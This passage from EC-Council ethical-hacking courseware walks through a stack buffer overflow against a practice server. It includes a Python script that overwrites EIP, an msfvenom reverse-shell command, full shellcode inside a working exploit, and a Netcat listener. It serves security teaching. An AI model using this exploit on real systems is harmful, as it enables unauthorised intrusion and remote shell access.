


Figure 6.64: Screenshot showing Metasploit nasm_shell output

Next, in Immunity Debugger, type the following command in the bar at the bottom of the window to determine the return address of the vulnerable module:

```
!mona find -s "\xff\xe4" -m essfunc.dll
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.65: Screenshot of Immunity Debugger showing return address of a vulnerable module

In Immunity Debugger, select "`Enter expression to follow`", enter the identified return address in the text box, click "`OK`", and press "`F2`" to set up a breakpoint at that particular address.




Figure 6.66: Screenshot of Immunity Debugger showing breakpoint at the return address

Now, inject the identified return address into EIP by running the following script:

For example, if the return address is "`625011af`", then you must send "`\xaf\x11\x50\x62`", as the x86 architecture stores values in the Little Endian format.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
#!/usr/bin/python
import sys, socket

shellcode="A" * 2003 + "\xaf\x11\x50\x62"

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(("10.10.10.10", 9999))
    soc.send(("TRUN /.:/" + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Figure 6.67: Screenshot of Python script for overwriting EIP

When you run the above script, you will notice that the EIP register has been overwritten with the return address of the vulnerable module:




Figure 6.68: Screenshot of Immunity Debugger showing EIP register

As shown in the screenshot, attackers can control the EIP register if the target server has modules that do not have proper memory protection settings.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Generate Shellcode and Gain Shell Access

Now, run the following msfvenom command to generate the shellcode:

```
msfvenom -p windows/shell_reverse_tcp LHOST=<IP address> LPORT=<port>
EXITFUNC=thread -f c -a x86 -b "\x00"
```

In the above command, -p → payload, LHOST → attacker's IP, LPORT → attacker's port, -f → filetype, -a → architecture, and –b → bad characters




Figure 6.69: Screenshot showing the output of msfvenom

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Now, run the following Python script to inject the generated shellcode into the EIP register and gain shell access to the target vulnerable server:

```
overflow=(
"\xbd\x8f\x62\x1f\x83\xd9\xd0\xd9\x74\x24\xf4\x58\x29\xc9\xb1"
"\x52\x31\x68\x12\x83\xe8\xfc\x03\xe7\x6c\xfd\x76\x0b\x98\x83"
"\x79\xf3\x59\xe4\xf0\x16\x68\x24\x66\x53\xdb\x94\xec\x31\xd0"
"\x5f\xa0\xa1\x63\x2d\x6d\xc6\xc4\x98\x4b\xe9\xd5\xb1\xa8\x68"
"\x56\xc8\xfc\x4a\x67\x03\xf1\x8b\xa0\x7e\xf8\xd9\x79\xf4\xaf"
"\xcd\x0e\x40\x6c\x66\x5c\x44\xf4\x9b\x15\x67\xd5\x0a\x2d\x3e"
"\xf5\xad\xe2\x4a\xbc\xb5\xe7\x77\x76\x4e\xd3\x0c\x89\x86\x2d"
"\xec\x26\xe7\x81\x1f\x36\x20\x25\xc0\x4d\x58\x55\x7d\x56\x9f"
"\x27\x59\xd3\x3b\x8f\x2a\x43\xe7\x31\xfe\x12\x6c\x3d\x4b\x50"
"\x2a\x22\x4a\xb5\x41\x5e\xc7\x38\x85\xd6\x93\x1e\x01\xb2\x40"
"\x3e\x10\x1e\x26\x3f\x42\xc1\x97\xe5\x09\xec\xce\x97\x50\x79"
"\x20\x9a\x6a\x79\x2e\xad\x19\x4b\xf1\x05\xb5\xe7\x7a\x80\x42"
"\x07\x51\x74\xdc\xf6\x5a\x85\xf5\x3c\x0e\xd5\x6d\x94\x2f\xbe"
"\x6d\x19\xfa\x11\x3d\xb5\x55\xd2\xed\x75\x06\xba\xe7\x79\x79"
"\xda\x08\x50\x12\x71\xf3\x33\x17\x8c\xf1\xce\x4f\x92\x05\xc0"
"\xd3\x1b\xe3\x88\xfb\x4d\xbc\x24\x65\xd4\x36\xd4\x6a\xe2\x33"
"\xd6\xe1\xe1\xc4\x99\x01\x8f\xd6\x4e\xe2\xda\x84\xd9\xfd\xf0"
"\xa0\x86\x6c\x9f\x30\xc0\x8c\x08\x67\x85\x63\x41\xed\x3b\xdd"
"\xfb\x13\xc6\xbb\xc4\x97\x1d\x78\xca\x16\xd3\xc4\xe8\x08\x2d"
"\xc4\xb4\x7c\xe1\x93\x62\x2a\x47\x4a\xc5\x84\x11\x21\x8f\x40"
"\xe7\x09\x10\x16\xe8\x47\xe6\xf6\x59\x3e\xbf\x09\x55\xd6\x37"
"\x72\x8b\x46\xb7\xa9\x0f\x66\x5a\x7b\x7a\x0f\xc3\xee\xc7\x52"
"\xf4\xc5\x04\x6b\x77\xef\xf4\x88\x67\x9a\xf1\xd5\x2f\x77\x88"
"\x46\xda\x77\x3f\x66\xcf")

shellcode="A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(("10.10.10.10", 9999))
    soc.send(("TRUN /.:/" + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Figure 6.70: Screenshot of Python script for overwriting EIP

Before running the above script, run the following Netcat command to listen on port 4444:

```
nc -nvlp 4444
```




Figure 6.71: Screenshot of Netcat

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Next, run the above Python script to gain shell access to the target vulnerable server:

